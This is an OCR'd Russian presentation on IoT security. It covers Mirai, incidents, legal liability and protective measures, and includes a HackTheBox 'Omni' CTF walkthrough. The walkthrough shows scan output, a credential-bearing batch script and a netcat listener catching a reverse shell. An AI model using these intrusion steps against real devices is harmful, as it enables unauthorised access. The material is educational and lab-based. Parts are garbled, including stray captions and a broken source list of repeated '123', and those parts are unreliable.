
В 2017 году был опубликован исходный код этого ботнета, что порадело большое количество модификаций и спровоцировало ещё большее распространение его среди IoT устройств.

Различные модификации Linux.Mirai наиболее активны в Китае, Японии, США, Индии и Бразилии.




Панель управления заражёнными устройствами в ботнете Mirai

Как хакеры могут вручную искать и атаковать IoT устройства?



Пример поиска вебкамер через поисковик Shodan



Сканирование сетевых сервисов с помощью nmap

Сканирование открытых каталогов web-сервера с помощью gobuster


Реальные инциденты связанные с IoT

Атака на университетскую сеть умных вещей

В 2017 году фирма Verizon сообщила, о мощной кибератаке, которой подвергся крупный американский университет (название учебного заведения не разглашалось). В ходе атаки злоумышленники использовали сразу 5 000 устройств на территории кампуса. Хакеры взломали все эти устройства и заставили их отправлять DNS-запросы.

Местные специалисты безопасности впервые столкнулись с атакой через умные девайсы и не могли оперативно придумать способ вернуть доступ к захваченным гаджетам. Последующая аналитика выявила, что за атакой стоит ботнет, захвативший сеть. Хакеры постепенно получали доступ к девайсам посредством перебора пароля.

Первый в истории взлом умного унитаза



К кибернетическим нападениям уязвимы самые разные устройства, даже умные унитазы, что было доказано группой специалистов компании Panasonic, работающих в области безопасности предприятия.

Специалисты доказали простоту взлома унитаза, управляемого через Bluetooth со смартфона. Хакеры смогли получить полный доступ к устройству, к примеру, они смогли в любой момент запустить спуск воды.

Пранкеры-хакеры взламывают камеры

В начале 2021го года правоохранители из Федерального бюро расследований США предупредили о новой тенденции: хакеры взламывают различные «умные» устройства, а затем вызывают домой к своим жертвам наряд спецназа (так называемый «сваттинг», от английского swatting), чтобы транслировать происходящее в прямом эфире.

Ответственность за неправомерный доступ к компьютерной информации в том числе и IoT в РФ

Статья 272 УК РФ. Неправомерный доступ к компьютерной информации

Статья 273 УК РФ. Создание, использование и распространение вредоносных программ для ЭВМ

В Испании арестованы создатели ботнета FluBot

Figure 1. Webview Overlay Example




Figure 2. Credit Card Phishing





Figure 23. Command and Control Panel Greeting Message

Виртуальная лаборатория HackTheBox

HackTheBox — это виртуальная лаборатория предназначенная для исследования уязвимостей, атак и практики тестирования на проникновение в формате CTF.



Omni — Windows IoT Core

Omni — это виртуальная машина из лаборатории HackTheBox управляемая ОС Windows IoT Core и имеющая ряд распространённых среди мира IoT уязвимостей, которые позволят с нуля получить полный доступ к ней.

Сканирование цели

Сканируем открытые порты:


```
┌──(root@m3n0sd0n4ld)-[~/Box/Omni]
└─# uPortScan Omni.htb
[+] Port 135 - OPEN
[+] Port 5985 - OPEN
[+] Port 8080 - OPEN
[+] Port 29817 - OPEN
[+] Port 29819 - OPEN
[+] Port 29820 - OPEN
```

Получаем подробную информацию об открытых портах:

```
┌──(root@m3n0sd0n4ld)-[~/Box/Omni]
└─# nmap -sV -sC -p135,8080,29817,29820 omni.htb -oN omni.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-09 07:20 CET
Nmap scan report for omni.htb (10.10.10.204)
Host is up (0.11s latency).

PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8080/tcp  open  upnp    Microsoft IIS httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_   Basic realm=Windows Device Portal
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
29817/tcp open  unknown
29820/tcp open  unknown
```

Заходим на веб сервер через браузер и видим форму входа:




Проверим сервис Windows Device Portal с помощью nikto:


```
┌──(root@m3n0sd0n4ld)-[~/Box/Omni]
└─# nikto -h omni.htb:8080 | tee nikto.log
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.204
+ Target Hostname:    omni.htb
+ Target Port:        8080
+ Start Time:         2021-01-09 08:30:15 (GMT1)
---------------------------------------------------------------------------
+ Server: Microsoft-HTTPAPI/2.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
nder the content of the site in a different fashion to the MIME type
+ Cookie CSRF-Token created without the httponly flag
+ / - Requires Authentication for realm 'Windows Device Portal'
+ Default account found for 'Windows Device Portal' at / (ID '', PW '00000000')
ca/Minolta Di 2010f.
+ Root page / redirects to: /authorizationrequired.htm
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

Поиск и эксплуатирование уязвимостей

Гуглим, что за сервис




Видим, что это сервис ОС Windows IoT Core и гуглим на эту ОС эксплоит:



Запустим эксплоит и получим обратную оболочку:

Проверим привелегии полученного пользователя:



Разведка внутри системы и повышение привилегий


Ищем различные файлы и находим интересный BAT скрипт:

```
PS C:\> Get-ChildItem -Path C:\ -Filter "*bat" -Recurse -ErrorAction SilentlyContinue
 -Force
Get-ChildItem -Path C:\ -Filter "*bat" -Recurse -ErrorAction SilentlyContinue -Force


    Directory: C:\Program Files\WindowsPowerShell\Modules\PackageManagement


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-h--        8/21/2020  12:56 PM            247 r.bat
```

Зайдём в админку и выполним реверсшелл



Посмотрим содержимое этого скрипта и видим данные для авторизации администратора:

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/26/2018  11:37 PM                1 0 0 1
-a-h--        8/21/2020  12:56 PM            247 r.bat


PS C:\program Files\WindowsPowerShell\modules\PackageManagement> type r.bat
type r.bat
@echo off

:LOOP

for /F "skip=6" %%i in ('net localgroup "administrators"') do net localgroup "adminis
trators" %%i /delete

net user app m
net user administrator _

ping -n 3 127.0.0.1

cls

GOTO :LOOP
```

И получаем отбратную оболочку с правами администратора :)

```
┌──(root㉿kali)-[~/Box/Omni/SirepRAT]
└─# rlwrap nc -nvlp 555
listening on [any] 555 ...
connect to [10.10.14.27] from (UNKNOWN) [10.1
Windows PowerShell
Copyright (C) Microsoft Corporation. All righ

PS C:\windows\system32> hostname
hostname
omni
PS C:\windows\system32>
```

Итоги

Причины позволившие осуществить проникновение в систему:

- Причиной первоначального проникновения послужила устаревшая версия ОС, в которой была уязвимость.
- Причиной повышения привилегий стала оплошность владельца, который оставил незащищённый файл, предназначенный для настройки учётной записи администратора, в котором был пароль от этой учётной записи

Рекомендации по защите этой системы от проникновения:

- Обновление ОС и установка последних патчей безопасности.
- Соблюдение цифровой гигиены при настройке системы.

Какие меры защиты IoT устройств используются сейчас и почему их недостаточно?

Наиболее актуальные методы решения критических проблем безопасности IoT устройств

Сертификация IoT-устройств

Заставить производителей пересмотреть свое отношение к безопасности изготавливаемых IoT устройств может введение сертификации. Это не революционная идея, однако в перспективе она дает возможность уменьшить масштабы проблемы.

В идеале сертификация должна быть достаточно простой и быстрой для производителя, чтобы не стать преградой на пути прогресса, но в то же время она должна обеспечивать пользователям хорошую защиту от любых возможных атак.

В настоящее время в области сертификации умных девайсов работает несколько частных организаций, например, Online Trust Alliance (OTA), которая подготовила инициативу для решения проблемы. Так, был выпущен уникальный список критериев для разработчиков нового оборудования, соблюдение которых позволяет повысить безопасность и защитить конфиденциальные данные пользователей.
Сертификация подтверждает, что устройство или система обеспечивают необходимый уровень безопасности с учетом возможных рисков. Также она выступает подтверждением, что новые версии программного обеспечения для девайсов не будут приводить к потере безопасности.

Однако сертификация не может гарантировать защищенность на сто процентов, это лишь один из уровней защиты. И наличие такого документа все же оставляет вероятность получения злоумышленниками доступа к устройству.

Наиболее актуальные методы решения критических проблем безопасности IoT устройств

Оптимальные методы для защиты IoT устройств дополнением к сертификации:

- Использование современного и безопасного легковесного шифрования (NASH)
- Выдача всем клиентам уникальных аутентификационных данных для доступа к панелям управления
- Настраивать изоляцию устройств в домашней сети
- Разработать систему автоматического и безопасного обновления ПО
- Проводить регулярные аудиты безопасности устройств
- На мощные устройства можно устанавливать простые антивирусные программы.
- Создать проверку подлинности запускаемых файлов на критических IoT устройствах.
- Введение блокчейн технологии и протоколов децентрализованного обмена данными для IoT устройств

Источники:

132
123
123
123
123
123
123
123
123
123
123
Мозг